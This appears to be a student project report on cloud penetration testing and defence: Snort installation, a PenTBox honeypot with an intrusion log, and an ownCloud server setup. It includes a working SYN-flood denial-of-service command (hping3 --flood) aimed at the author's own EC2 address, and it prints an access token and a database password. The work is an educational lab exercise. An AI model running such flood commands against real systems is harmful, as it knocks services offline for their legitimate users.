
Project Report
On



PENETRATION TESTING & SECURING CLOUD NETWORK

UNDER THE GUIDANCE OF

MR. RAHUL GUPTA SIR

Submitted By

SUMIT KUMAR PARVAT

Acknowledgement

The success and outcome of this project required a lot of guidance and assistance from many people and I am extremely privileged to have got this all along the completion of my project. All that I have done is only due to such supervision and assistance and I would not forget to thank them.

I respect and thank Mr. RAHUL GUPTA Sir, for providing me an opportunity to do the project work on Penetration Testing & Securing Cloud Network and giving us all support and guidance, which made me complete the project duly. I am extremely thankful to him for providing such a nice support and guidance.

I owe my deep gratitude to Mr. Amit Sir, who took keen interest on our project work and guided us all along, till the completion of our project work by providing all the necessary information for developing a good system.

I am thankful to and fortunate enough to get constant encouragement, support and guidance from all Teaching staffs of ICT, IIT KANPUR which helped us in successfully completing our project work. Also, I would like to extend our sincere esteems to all staff in laboratory for their timely support.

SUMIT KUMAR PARVAT

Tables of content

Introduction

Cloud Computing technology is the most popular now a day because of its flexibility and mobility support. Cloud Computing allows the access to personal and shared resources with minimal management. It often relies on the internet. There is also third-party cloud solution available which saves expanding resources and maintenance. Most appropriate example of Cloud computing is Amazon Elastic Cloud Compute (EC2), highly capable, low cost, and flexible.

THREATS

As cloud computing is offering many services with efficiency, and flexibility, there are also some threats, from which cloud computing is vulnerable. These threats include Data loss/breach, insecure interfaces and APIs, malicious insider, privileges escalations, natural disasters, hardware failure, authentication, VM level attacks and much more.

SECURITY

Cloud Computing Security refers to the security implementations, deployments, and preventions to defend against security threats. Cloud Security includes Control policies, deployment of security devices such as application firewalls, Next Generation IPS devices and hardening the infrastructure of Cloud computing. It also includes some activities that are to be taken from the service providers end as well as actions that should be taken at the user end.

Intrusion Detection System (IDS)

An Intrusion detection system (IDS) is a security software or hardware device which inspect all inbound and outbound network traffic for suspicious patterns that may indicate a network or system security breach.

Snort-2.9.13


Snort is an open source network intrusion prevention system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching, and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more.

Installation

For Installing Snort, we need to first install two packages-


Wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz

wget https://www.snort.org/downloads/snort/snort-2.9.13.tar.gz




After installation we also need to install Rules for Snort-

wget https://www.snort.org/rules/snortrules-snapshot-29130.tar.gz?oinkcode=94fa5f7eca8f0eb401334dc4121b12f749b96027 -O snortrules-snapshot-29130.tar.gz




Now Configure Snort.conf file

Path of snort.conf : /etc/snort/snort.conf



Now Run Snort in Test mode by typing-

Snort -T -c /etc/snort/snort.conf



Honeypot

A Honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network.


It has no authorized activity, does not have any production value, and any traffic to it is likely a probe attack, or compromise.

PenTBox

PenTBox is a Security Suite that packs security and stability testing oriented tools for networks and systems. Programmed in Ruby and oriented to GNU/Linux systems, but compatible with Windows, MacOS and every system where Ruby works.

Steps for installation of PenTBox:


Step 1 -> Install Ruby: yum install ruby



Step 2 -> Download and Install latest version of PenTBox

wget https://sourceforge.net/projects/pentbox18realised/pentbox-1.8.tar.gz

Step 3 -> Now Change the working directory to pentbox-1.8 and type ./pentbox.rb



Step 4 -> Now choose 2 for network tool.

```
    -> 2

1- Net DoS Tester
2- TCP port scanner
3- Honeypot
4- Fuzzer
5- DNS and host gathering
6- MAC address geolocation (samy.pl)

0- Back

    -> 
```

Step 5 -> choose 3 for Honeypot.

```
// Honeypot //
You must run PenTBox with root privileges.
 Select option.
1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]
   -> 2
 Insert port to Open.
   -> 690
 Insert false message to show.
   -> bad request
 Save a log with intrusions?
 (y/n)    -> y
 Log file name? (incremental)
Default: */pentbox/other/log_honeypot.txt
   ->
 Activate beep() sound when intrusion?
 (y/n)    -> y
  HONEYPOT ACTIVATED ON PORT 690 (2019-07-07 15:10:00 +0000)
```

Your Honeypot is activated.

```
  HONEYPOT ACTIVATED ON PORT 80 (2019-07-08 06:26:15 +0000)

  INTRUSION ATTEMPT DETECTED! from 14.139.38.198:56959 (2019-07-08 06:26:38 +000
0)
  ------------------------------
GET / HTTP/1.1
Host: 18.223.149.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Fi
refox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


Denial-Of-Service (DOS) Attack

Denial-Of-Service (DOS) is an attack on a computer or network that reduces, restricted or prevents accessibility of system resource to its legitimate users.

HPING3

hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols.


CPU USES BEFORE DOS ATTACK





We are going to Kali Linux for DOS attack

Steps for DOS Attack-

Step 1-> Open Terminal and Type hping3 -S –flood -V 18.223.149.1








Creating A Cloud Environment

For creating a cloud environment we need to first install LAMP(LINUX APACHE MySQL PHP).

```
yum install httpd mariadb* php*
```




Now set the path of owncloud's repository.

rpm –import https://download.owncloud.org/download/repositories/stable/CentOS_7/repodata/repomd.xml.key

curl -L https://download.owncloud.org/download/repositories/stable/CentOS_7/ce:stable.repo -o /etc/yum.repos.d/ownCloud.repo

Now install Owncloud by typing command-

yum install owncloud*



Now Create database, user and assign privileges:

```
mysql -u root -p
```

↓

```
create database sumit;
```

↓

```
grant all privileges on sumit.* to 'sumit'@'localhost' identified by 'Sumit@95';
```

↓

```
flush privileges;
```

↓

```
exit
```

ec2-user@ip-172-31-45-49:~

```
[root@ip-172-31-45-49 ~]# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 17
Server version: 10.3.11-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database sumit;
Query OK, 1 row affected (0.001 sec)

MariaDB [(none)]> grant all privileges on sumit.* to 'sumit'@'localhost' identified by 'Sumit@95';
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]> flush privileges
    -> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your M
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit
```

